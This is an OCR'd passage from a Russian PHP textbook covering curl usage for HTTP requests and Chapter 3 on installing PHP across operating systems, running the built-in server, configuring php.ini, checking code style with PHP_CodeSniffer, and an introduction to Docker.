


Рис. 2.9. Использование утилиты `curl`




Рис. 2.10. Запрос HTTP-заголовков

А чтобы выполнить POST-запрос, потребуется воспользоваться параметром `-X`, после которого указывается название метода. Кроме того, в POST-запросе обычно указывается тело, содержимое которого можно передать в параметре `-d`:

```
curl -X POST -d '{ "login": "admin", "password": "password" }'
https://www.rambler.ru/
```

Этот пример гипотетический — аутентификация на реальном сайте устроена сложнее и, помимо логина с паролем, потребует передачу токена. Но такой вид запросов нам потребуется для тестирования наших собственных приложений. В приведенном примере производится передача параметров в виде JSON-структуры, однако часто POST-параметры передаются в виде пар ключ-значение. Ключ отделяется от значения символом равно, а сами пары отделяются друг от друга амперсандом:

```
curl -X POST -d 'login=admin&password=password' https://www.rambler.ru/
```

Еще одной частой операцией является передача на сервер файлов — для этого используется специальный параметр `-F`. С ним передается название поля, в котором сервер

ожидает файл (в приведенном примере это поле `file`), и абсолютный путь к файлу на локальном компьютере (предваряется символом `@`):

```
curl -X POST -F "file=@/path/to/file/image.jpg" "https://www.rambler.ru/"
```

Обычно команда `curl` возвращает только тело запроса, не выводя HTTP-заголовки. Поэтому, если что-то идет не так, бывает трудно понять, в чем причина, поскольку, как правило, в ответе на запрос не выводится никаких пояснений.

В этом случае полезно добавить параметр `-v`, который переведет утилиту `curl` в режим подробного логирования своих действий. Тогда можно будет получить и проанализировать отправленные HTTP-заголовки, полученный в ответ статус и ответ сервера:

```
curl -X POST -d 'login=admin&password=password' https://www.rambler.ru/ -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 178.248.232.209...
* TCP_NODELAY set
* Connected to rambler.ru (178.248.232.209) port 443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* Cipher selection: ALL:!EXPORT:!EXPORT40:!EXPORT56:!aNULL:!LOW:!RC4:@STRENGTH
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/cert.pem
  CApath: none
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Client hello (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* ALPN, server accepted to use h2
* Server certificate:
*  subject: CN=*.gb.ru
*  start date: Mar  3 20:21:34 2021 GMT
*  expire date: Apr  4 20:21:34 2022 GMT
*  subjectAltName: host "gb.ru" matched cert's "gb.ru"
*  issuer: C=BE; O=GlobalSign nv-sa; CN=AlphaSSL CA - SHA256 - G2
*  SSL certificate verify ok.
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0
* Using Stream ID: 1 (easy handle 0x7fd3c500fc00)
> POST / HTTP/2
> Host: gb.ru
> User-Agent: curl/7.54.0
> Accept: */*
```

```
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
* Connection state changed (MAX_CONCURRENT_STREAMS updated)!
* We are completely uploaded and fine
< HTTP/2 422
< server: QRATOR
< date: Mon, 03 May 2021 13:03:32 GMT
< content-type: text/html; charset=utf-8
< content-length: 0
< x-request-id: 3c3be7602fe975c099c6e4b8e77659cb
< x-runtime: 0.010533
< strict-transport-security: max-age=15724800
<
* Connection #0 to host gb.ru left intact
```


Как можно видеть, здесь был получен ответ с HTTP-кодом 422, который сообщает, что запрос корректно составлен (иначе мы получили бы код 400), такой ресурс существует (иначе бы мы получили код 404), мы имеем право к нему обращаться (иначе бы мы получили бы 403), однако существует логическая ошибка, которая не позволяет выполнить запрос. Дело в том, что в рассматриваемом случае мы посылаем POST-запрос на корневую страницу сайта. По-хорошему можно еще точнее настроить сервер, чтобы он возвращал код HTTP 405, сообщающий, что использование метода POST для этого ресурса недопустимо.

Утилита `curl` — это не единственный консольный инструмент для выполнения HTTP-запросов. За последние десятилетия было создано большое количество консольных инструментов. Например, wget — для загрузки файлов и даже целых сайтов или lynx — консольный веб-браузер. Впрочем, в отличие от `curl`, эти инструменты мало распространены в последнее время, т. к. больше предназначены для работы в условиях низких скоростей Интернета, чем для отладки собственных веб-приложений.

Если работать с утилитой `curl` вам сложно из-за ее консольной природы, вы можете воспользоваться HTTP-клиентами с графической оболочкой — например, Postman.

Резюме

В этой главе мы получили базовое представление о протоколе HTTP и том, как он используется для взаимодействия с веб-сайтами. А также детально изучили его составные части: ресурсы, методы, HTTP-коды ответов и заголовки.



ГЛАВА 3

Установка PHP

Листинги этой главы находятся в каталоге *install* сопровождающего книгу файлового архива.

Чтобы разрабатывать и отлаживать веб-приложения с использованием языка программирования PHP, вам понадобится веб-сервер. Для развертывания такого приложения в сети Интернет потребуется промышленное решение — например, связка менеджера процессов PHP-FPM с веб-сервером nginx.

Однако в режиме разработки, особенно когда вы только знакомитесь с языком программирования, не обязательно развертывать промышленное решение на своем компьютере, — можно обойтись встроенным сервером, который позволяет отлаживать скрипты локально, без развертывания стороннего веб-сервера.

Но прежде чем воспользоваться встроенным сервером, вам потребуется загрузить дистрибутив и установить PHP. Мы рассмотрим процесс установки для основных операционных систем: Windows (10, 11), macos (Monterey) и Linux (дистрибутив Ubuntu 22.04).

Установка PHP в Windows

Для загрузки Windows-дистрибутива следует посетить раздел загрузки бинарных файлов официального сайта PHP **http://windows.php.net/download**. Каждый релиз снабжается четырьмя вариантами:

- **x64 Non Thread Safe** — 64-битный CGI-вариант дистрибутива;
- **x64 Thread Safe** — 64-битный вариант для установки в качестве модуля веб-сервера;
- **x86 Non Thread Safe** — 32-битный CGI-вариант дистрибутива;
- **x86 Thread Safe** — 32-битный вариант для установки в качестве модуля веб-сервера.

Вариант Thread Safe предназначен для установки в качестве модуля веб-сервера — например, Apache. Но т. к. мы собираемся использовать встроенный сервер, не имеет значения, какой дистрибутив будет выбран, и лучше всего воспользоваться вариантом Non Thread Safe.

После загрузки ZIP-архива с дистрибутивом его следует распаковать в какую-нибудь папку — например, C:\php.

Убедиться в том, что PHP доступен, можно, запустив командную строку, а затем перейдя в папку C:\php при помощи команды[1]:

```
> cd C:\php
```

Выполнив в командной строке команду php с параметром -v, можно узнать текущую версию PHP:

```
> php -v
PHP 8.1.8 (cli) (built: Jul  5 2022 23:10:34) (NTS Visual C++ 2019 x64)
Copyright (c) The PHP Group
Zend Engine v4.1.8, Copyright (c) Zend Technologies
```

Переменная окружения *PATH*

Сразу после установки запуск PHP возможен только из папки, куда он был распакован, — C:\php. И для того чтобы команда php была доступна из любой папки компьютера, папку C:\php следует прописать в переменной окружения PATH.

В операционной системе Windows для доступа к переменным окружения надо открыть Панель управления и перейти к разделу **Система** (рис. 3.1). Самый быстрый способ добраться до этого пункта — щелкнуть правой кнопкой мыши на кнопке **Пуск** и выбрать пункт **Система** из контекстного меню.




Рис. 3.1. Диалоговое окно Система

[1] Полужирным шрифтом здесь и далее мы будем выделять команды или текст, вводимый пользователем.




Рис. 3.2. Диалоговое окно Свойства системы



Рис. 3.3. Диалоговое окно Переменные среды

Затем перейти по ссылке **Дополнительные параметры системы**, в результате чего будет открыто диалоговое окно **Свойства системы** (рис. 3.2).

На вкладке **Дополнительно** этого диалогового окна нажмите кнопку **Переменные среды**, в разделе **Системные переменные** открывшегося диалогового окна **Переменные среды** (рис. 3.3) отыщите переменную окружения `PATH` и дополните ее путем к каталогу C:\php. Отдельные пути в значении переменной `PATH` разделяются точкой с запятой (в конце всей строки точка с запятой не требуется). После этого команда `php` будет доступна в любой папке компьютера.

Установка PHP в macos

В macos, прежде чем устанавливать PHP, следует установить Command Line Tools for XCode из магазина AppStore. XCode — это интегрированная среда разработки приложений для macos и iOS. Полная загрузка XCode не обязательна — достаточно установить лишь инструменты командной строки и компилятор. Убедиться в том, установлен ли XCode, можно при помощи команды:

```
$ xcode-select -p
/Applications/Xcode.app/Contents/Developer
```

Если вместо указанного в выводе этой команды пути выводится предложение установить Command Line Tools, следует установить этот пакет, выполнив команду:

```
$ xcode-select --install
```

Теперь можно приступить к установке PHP, для чего лучше всего воспользоваться менеджером пакетов Homebrew. На момент подготовки книги установить Homebrew можно было при помощи команды:

```
$ /bin/bash -c "$(curl -fsSL
%https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
```

Впрочем, эту команду всегда можно уточнить на официальном сайте **https://brew.sh**.

После установки менеджера пакетов Homebrew в командной строке становится доступной команда `brew`, при помощи которой можно загружать, удалять и обновлять в macos пакеты с программным обеспечением.

Сразу после установки Homebrew будет не лишним установить дополнительные библиотеки, которые могут потребоваться расширениям PHP:

```
$ brew install freetype jpeg libpng gd zlib
```

Для установки PHP теперь достаточно выполнить следующую команду и дождаться ее окончания:

```
$ brew install php
```

После установки PHP готов к работе:

```
$ php -v
PHP 8.1.7 (cli) (built: Jun  9 2022 14:21:07) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.7, Copyright (c) Zend Technologies
    with Zend OPcache v8.1.7, Copyright (c), by Zend Technologies
```

Если необходимо, чтобы PHP-FPM-сервер стартовал с запуском компьютера автоматически, следует прописать его в автозагрузку при помощи команды:

```
$ ln -sfv /usr/local/opt/php/*.plist ~/Library/LaunchAgents
```

Команда `ln` создаст ссылку на plist-файл автозапуска в папке LaunchAgents текущего пользователя.

Чтобы запустить PHP-FPM сразу, без перезагрузки операционной системы, следует воспользоваться утилитой `launchctl` для загрузки файла homebrew.mxcl.php.plist:

```
$ launchctl load ~/Library/LaunchAgents/homebrew.mxcl.php.plist
```

Убедиться в успешном запуске PHP-FPM можно, выполнив команду `ps aux` и отфильтровав результирующий список при помощи команды `grep`:

```
$ ps axu | grep php
user     13777   0,0  0,0 34253828    844 s000  S+    2:18     0:00.00 grep php
user     13772   0,0  0,0 34893488    676   ??  S     2:18     0:00.00 php-fpm: pool
user     13771   0,0  0,0 34884272    692   ??  S     2:18     0:00.00 php-fpm: pool
user     13763   0,0  0,0 34884528  14684   ??  S     2:18     0:00.06 php-fpm:
master process (/usr/local/etc/php/8.1/php-fpm.conf)
```

Установка PHP в Linux (Ubuntu)

Чтобы установить PHP в Ubuntu, следует воспользоваться менеджером пакетов `apt-get`. Однако предварительно надо обновить сведения о репозиториях и текущие пакеты при помощи команд:

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

А затем приступить к установке:

```
$ sudo apt-get install php
```

После успешной установки в терминале становится доступной команда `php`:

```
$ php -v
PHP 8.1.2 (cli) (built: Jun 13 2022 13:52:24) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.2, Copyright (c) Zend Technologies
    with Zend OPcache v8.1.2, Copyright (c), by Zend Technologies
```

Проверочный скрипт

PHP-программы обычно располагают в файлах с расширением php и называют *скриптами*. Создадим в папке проверочный скрипт index.php, который выводит традиционную для книг по программированию фразу «Hello, world!» (листинг 3.1).

Листинг 3.1. Проверочный скрипт Hello World. Файл index.php

```
<?php
echo "Hello, world!";
?>
```

Ключевое слово echo в программе выводит содержимое строки "Hello, world!". Чтобы убедиться в том, что программа работает правильно, ее можно запустить в командной строке, передав команде php путь к PHP-файлу:

```
$ php index.php
Hello, world!
```

Ошибки в скриптах

Если программа составлена с ошибкой, интерпретатор остановит работу и выведет сообщение с кратким описанием ошибки и места, где она возникла. В листинге 3.2 приведена ошибочная программа, в которой используется несуществующее ключевое слово echol.

Листинг 3.2. Скрипт с ошибкой. Файл index_error.php

```
<?php
echol "Hello, world!";
?>
```

Запуск такой программы на выполнение завершится ошибкой:

```
$ php index_error.php
PHP Parse error:  syntax error, unexpected double-quoted string "Hello, world!"
in install/index_error.php on line 2
Parse error: syntax error, unexpected double-quoted string "Hello, world!"
in install/index_error.php on line 2
```

Текст ошибки не сообщает о неизвестном ключевом слове явно, однако подсказывает номер строки файла (line 2), в которой возникла ошибка при интерпретации. Опытный разработчик обычно сразу видит ошибку синтаксиса и, опираясь на знание языка, может ее исправить. Если же вы не понимаете сообщение интерпретатора, значит, знаний языка у вас недостаточно, и следует продолжать его изучение, чем мы и займемся на протяжении всей книги. Хотите вы или не хотите, но чтобы распознавать такие ошибки, нужно знать все ключевые слова наизусть.

Если вы начинающий разработчик или PHP для вас вообще первый язык программирования, следует сразу избавиться от иллюзии, что все программы работают без ошибок и просто надо кодировать так, чтобы их вовсе не возникало. При разработке программ у вас будет возникать много самых разных ошибок: синтаксических, логических, интеграционных. То есть почти все время вы будете иметь дело с неработающей или плохо работающей программой и только в самом конце при должном упорстве получите правильно работающую программу. К этому следует быть психологически готовым.

Не злитесь на ошибки и не ругайте себя. Об этом редко пишут, но поиск и устранение ошибок в программном коде — это зачастую 80% работы разработчика. Работающие программы на вашем компьютере и работающие скрипты на страницах книги — это завершенные программы. В процессе их создания разработчики и авторы ошибались, разбирались, почему тот или иной скрипт не работает как задумывалось, экспериментировали и много раз анализировали код. Поэтому возникающие ошибки следует воспринимать как часть работы, вызов, головоломку, которую необходимо решить.

Если вы только начинаете изучать язык, поиск причин возникновения ошибки в течение часов и суток — совершенно нормальная ситуация, через это проходят все, правда, потом не любят вспоминать об этом периоде. Вы можете знать разработчиков, которые находят ошибку за секунды. После длительного поиска причин ошибки (этот процесс называется *отладкой*) вы тоже сможете быстро понимать, в чем проблема, если вам встретится похожая ошибка. Это не природный талант — с каждой ошибкой придется познакомиться и разобраться в ее причинах. Причем чем больше вы «мучаетесь» и чем дольше разбираетесь с ошибкой, тем надольше вы запоминаете возникшую проблему. В процессе отладки ошибки вы не теряете время — вы на самом деле движетесь вперед и приобретаете опыт.

Плохая новость для начинающих программировать: разных типов ошибок тысячи. Хорошая новость: этот процесс конечный, и десятки тысяч разработчиков через него прошли. По сложности и трудозатратам это примерно то же самое, как научиться правильно писать на русском языке, — его может осилить любой, было бы время, терпение и регулярные тренировки.

Таким образом, чем спокойнее вы будете относиться к ошибкам, тем быстрее вы состоитесь как разработчик. Разумеется, ни в коем случае их нельзя оставлять в программе, ведь пользователи ждут от вас безупречно работающих программ.

Запуск встроенного сервера

В предыдущем разделе PHP-скрипт был запущен в командной строке, однако веб-сайты обычно просматриваются в браузере. И для того чтобы браузер мог обратиться к веб-серверу, его потребуется запустить. Для этого PHP предоставляет специальный режим работы утилиты php.

В папке со скриптом index.php следует выполнить команду:

```
php -S localhost:4000
```

Команда запустит встроенный веб-сервер на порту 4000, и обратившись в браузере по адресу: **http://localhost:4000/**, вы сможете увидеть фразу **Hello, world!**.

Если работа ведется из-под учетной записи системного администратора (Windows) или задействована команда `sudo` (macos или Linux), встроенный сервер можно запустить на стандартном 80-м порту:

```
sudo php -S localhost:80
```

В этом случае в адресной строке браузера можно не указывать порт: **http://localhost/**. По умолчанию в качестве корневого каталога выступает текущая папка — именно в ней будет произведен поиск индексного файла index.php. Однако при помощи параметра `-t` можно указать произвольную папку:

```
php -S localhost:4000 -t code/install
```

Логи сервера выводятся непосредственно в консоль, в которой он был запущен. Если обратиться к серверу при помощи утилиты curl, то можно увидеть, что сервер самостоятельно формирует все необходимые HTTP-заголовки:

```
curl -I http://localhost:4000
HTTP/1.1 200 OK
```

```
Host: localhost:4000
Date: Tue, 16 Jul 2022 15:51:36 GMT
Connection: close
X-Powered-By: PHP/8.1.8
Content-type: text/html; charset=UTF-8
```

Остановить сервер можно, нажав комбинацию клавиш <Ctrl>+<C>.

Файл *hosts*

В предыдущем разделе в качестве домена первого уровня использовался домен localhost, который является псевдонимом для IP-адреса 127.0.0.1. На локальном хосте соответствие псевдонима IP-адресу прописывается в файле hosts, который в UNIX-подобной операционной системе можно обнаружить по пути /etc/hosts, а в Windows — по пути C:\Windows\system32\drivers\etc\hosts.

Как правило, в этом файле присутствуют как минимум две записи, сопоставляющие домену localhost локальный IP-адрес 127.0.0.1 в IPv4- и IPv6-форматах:

```
127.0.0.1       localhost
::1             localhost
```

Именно наличие этих записей позволило нам запустить встроенный сервер с использованием localhost в качестве домена. Для того чтобы настроить альтернативные псевдонимы, можно добавить дополнительные записи:

```
127.0.0.1       site.dev
127.0.0.1       www.site.dev
127.0.0.2       project.dev
127.0.0.2       www.project.dev
```

IP-адреса, начинающиеся со 127, предназначены для локального использования, поэтому для тестирования собственных проектов вы можете назначать любые адреса из этого диапазона.

После добавления новых псевдонимов в файл hosts их можно использовать совместно со встроенным сервером.

Вещание вовне

При использовании локальных IP-адресов из диапазона 127.*XXX* можно быть уверенным, что к серверу можно будет обратиться только с локальной машины. Однако если вам, наоборот, требуется продемонстрировать результат работы вашего приложения, в качестве хоста можно указать IP-адрес 0.0.0.0:

```
php -S 0.0.0.0:4000
```

В этом случае можно получить доступ к веб-серверу, обратившись по IP-адресу хоста, где запущен сервер, — например: **http://192.168.0.1:4000**. Для того чтобы можно было обратиться к хосту по псевдониму, его придется либо прописать в hosts-файле каждого компьютера, с которого идет обращение к серверу, либо зарегистрировать доменное имя и связать его с IP-адресом компьютера, на котором сервер запущен. В этом случае

при запуске встроенного сервера в качестве хоста потребуется указать это доменное имя:

```
php -S example.com:80
```

Впрочем, встроенный сервер предназначен лишь для разработки и отладки. Для обеспечения работы полноценного сайта лучше воспользоваться промышленными серверами, такими как Apache или nginx.

Конфигурирование PHP

PHP имеет огромное количество разнообразных настроек, которые сосредоточены в файле php.ini. Если вы только установили дистрибутив, то вместо файла php.ini сможете найти лишь два файла:

- php.ini-production — рекомендованный набор параметров для рабочего сервера;
- php.ini-development — рекомендованный набор параметров для рабочей станции разработчика.

Для локальной разработки файл php.ini-development следует переименовать в php.ini. Не вдаваясь сейчас в содержимое конфигурационного файла php.ini, заметим, что сообщить о его местоположении встроенному серверу можно при помощи директивы `-c`. Для Windows команда может выглядеть следующим образом:

```
php -S 127.0.0.1:4000 -c C:\php\php.ini
```

Для UNIX-подобной операционной системы:

```
php -S 127.0.0.1:4000 -c /etc/php.ini
```

> ***Примечание***
>
> Более подробно директивы PHP и формат файла *php.ini* описываются в *главе 40*.

Интерактивный PHP

До этого момента PHP-программы мы располагали в файлах с расширением php. Например, проверочный скрипт, выводящий фразу **Hello, world!** (см. листинг 3.1), расположен в файле index.php.

Но это не единственный способ взаимодействия с интерпретатором — PHP можно запустить в интерактивном режиме с использованием параметра `-a`:

```
$ php -a
Interactive shell

php > echo "Hello, world!";
Hello, world!
php >
```

После запуска команды `php -a` открывается интерактивная сессия, в рамках которой можно выполнять выражения языка. Нажатие клавиши <Enter> запускает процесс интерпретации.

Режим интерактивного PHP часто используется для экспериментов — например, для проверки какой-либо гипотезы или разработки сложного выражения. В интерактивном режиме можно гораздо быстрее получить обратную связь от интерпретатора.

Документация

Главным источником информации о PHP для всех разработчиков является официальный сайт **http://php.net**. На его страницах можно обнаружить раздел документации, в том числе на русском языке. К сожалению, перевод документации на русский язык иногда не полон и отстает от английской версии. Мы не сможем осветить на страницах книги все возможности языка — нам просто не хватит для этого места, поэтому вам придется обращаться к документации PHP для того, чтобы воспользоваться всеми возможностями PHP.

Проверка стиля кода

Как мы уже видели в программе «Hello, world!», PHP-скрипт содержит выражения, которые необходимо составить в рабочую программу. Отступление от синтаксиса языка приводит к ошибкам. Однако просто следовать синтаксису PHP недостаточно. Даже если программа работает правильно, она, с точки зрения опытных PHP-разработчиков, может выглядеть неудобной, запутанной или непривычной. Дело в том, что в сообществе любого языка программирования формируется набор соглашений о том, как следует оформлять программы. Часть таких соглашений носит исторический/статистический характер (отступ в 4 пробела), часть вызвана практическими соображениями, которые позволяют исключить классы ошибок (отказ от завершающей последовательности `?>`).

В любом случае, спустя годы кодирования, у опытных разработчиков вырабатывается определенный стиль, которому обучают начинающих разработчиков и который PHP-разработчики ожидают увидеть в профессиональном коде. Отступление от этих правил сразу выдает в вас новичка.

> ***Примечание***
>
> Правила по стилевому оформлению PHP-скриптов описаны в стандартах кодирования PRS-1 и PRS-12, с которыми мы познакомимся более детально в *главе 47*.

Впрочем, если вы только начинаете знакомство с языком программирования, нет необходимости запоминать все правила или искать опытного ментора, который будет проверять ваши программы. Проверку стиля можно поручить утилите PHP_CodeSniffer, которая укажет на все места, где нарушен стиль кодирования. Более того, часть недочетов утилита позволяет поправить автоматически.

Исходный код и инструкцию по установке этой утилиты вы можете найти на ее официальной странице: **https://github.com/squizlabs/PHP_CodeSniffer**. Перед установкой утилиты следует убедиться, что у вас уже установлен PHP. Далее следует скачать на свой компьютер файл phpcs.phar, например, воспользовавшись утилитой `curl`:

```
$ curl -OL https://squizlabs.github.io/PHP_CodeSniffer/phpcs.phar
```

Если у вас не установлена утилита curl, можно применить любой другой способ установки, предложенный на официальной странице, или выполнить скрипт phpcs.phar, расположенный в папке файлов этой главы. В конце концов, файл phpcs.phar можно загрузить через браузер — главное, чтобы он находился в папке, из которой будет выполняться проверка.

Чтобы проверить работоспособность утилиты, выполните команду:

```
$ php phpcs.phar -h
```

Запуск утилиты phpcs через интерпретатор PHP может быть не очень удобным. Быстрее было бы воспользоваться утилитой phpcs без предварительного вызова интерпретатора php. Если вы работаете в UNIX-подобной системе, ее можно установить при помощи менеджера пакетов:

- в linux-дистрибутиве Ubuntu для этого выполните команду:

```
$ sudo apt-get install -y php-codesniffer
```

- в операционной системе macos лучше всего воспользоваться менеджером пакетов Homebrew, выполнив команду:

```
$ brew install php-code-sniffer
```

После этого можно использовать phpcs как обычную утилиту командной строки:

```
$ phpcs -h
```

Для проверки своего скрипта на соответствие стандартам кодирования утилите phpcs следует передать путь к папке с проверяемыми файлами или к одиночному PHP-файлу:

```
$ phpcs index.php

FILE: /install/index.php
----------------------------------------------------------------------
FOUND 2 ERRORS AFFECTING 1 LINE
----------------------------------------------------------------------
 1 | ERROR | [ ] You must use "/**" style comments for a file comment
 1 | ERROR | [x] Perl-style comments are not allowed. Use "// Comment." or "/*
comment */" instead.
----------------------------------------------------------------------
PHPCBF CAN FIX THE 1 MARKED SNIFF VIOLATIONS AUTOMATICALLY
----------------------------------------------------------------------

Time: 26ms; Memory: 8.4MB
```

Как можно видеть, утилита выдает список найденных несоответствий. Их можно поправить вручную или автоматически.

С автоисправлением вам поможет утилита phpcbf, которая устанавливается в составе PHP_CodeSniffer:

```
$ phpcbf index.php

PHPCBF RESULT SUMMARY
----------------------------------------------------------------------
FILE                                                  FIXED  REMAINING
----------------------------------------------------------------------
/Users/igorsimdyanov/www/php/php8/install/index.php   1      1
```

```
----------------------------------------------------------------------
A TOTAL OF 1 ERROR WERE FIXED IN 1 FILE
----------------------------------------------------------------------

Time: 48ms; Memory: 8.4MB
```

Здесь утилита `phpcbf` заменяет комментарий в bash-стиле # на комментарий в Си-стиле // (листинг 3.3).

Листинг 3.3. Скрипт с ошибкой. Файл index_error.php

```
<?php // Проверочный скрипт Hello, world!
echo "Hello, world!";
?>
```

Утилита PHP_CodeSniffer доступна также в качестве плагина для интегрированных сред — например, для популярного редактора Sublime Text существует пакет SublimeLinter.

Docker

С момента выпуска предыдущего издания книги в IT-мире произошла Docker-революция, которую невозможно проигнорировать и результатами которой можно воспользоваться для работы с PHP.

Docker — это технология операционной системы Linux, позволяющая организовать изолированные области, которые выглядят как независимые легковесные контейнеры. Это очень похоже на виртуальные машины, когда на компьютере можно запустить несколько контейнеров, внутри которых работают совершенно другие операционные системы: на Linux вы можете запустить Windows, на Windows — Linux. Однако внутри Docker-контейнеров нет необходимости запускать операционную систему — это просто изолированные окружения в рамках текущей операционной системы. Такой подход позволяет значительно экономить оперативную память и вычислительные ресурсы по сравнению с виртуальными машинами и/или отдельными компьютерами с разными операционными системами.

Несмотря на то что Docker — это Linux-технология, ее можно запустить и в Windows, и в macos. Правда, в этом случае потребуется виртуальная машина, в которой будут развернуты Linux и Docker. Впрочем, пакеты установки Docker делают это автоматически.

Полное знакомство с технологией Docker потребует отдельной книги, однако мы можем воспользоваться ею для запуска PHP-программ.

Допускается запустить сразу несколько docker-контейнеров, внутри которых будут выполняться процессы. При желании их даже можно связать друг с другом, чтобы они обменивались запросами. Для запуска каждого docker-контейнера потребуется инструкция по его развертыванию, которая задается docker-образом. Из одного docker-образа можно запустить множество docker-контейнеров (рис. 3.4).

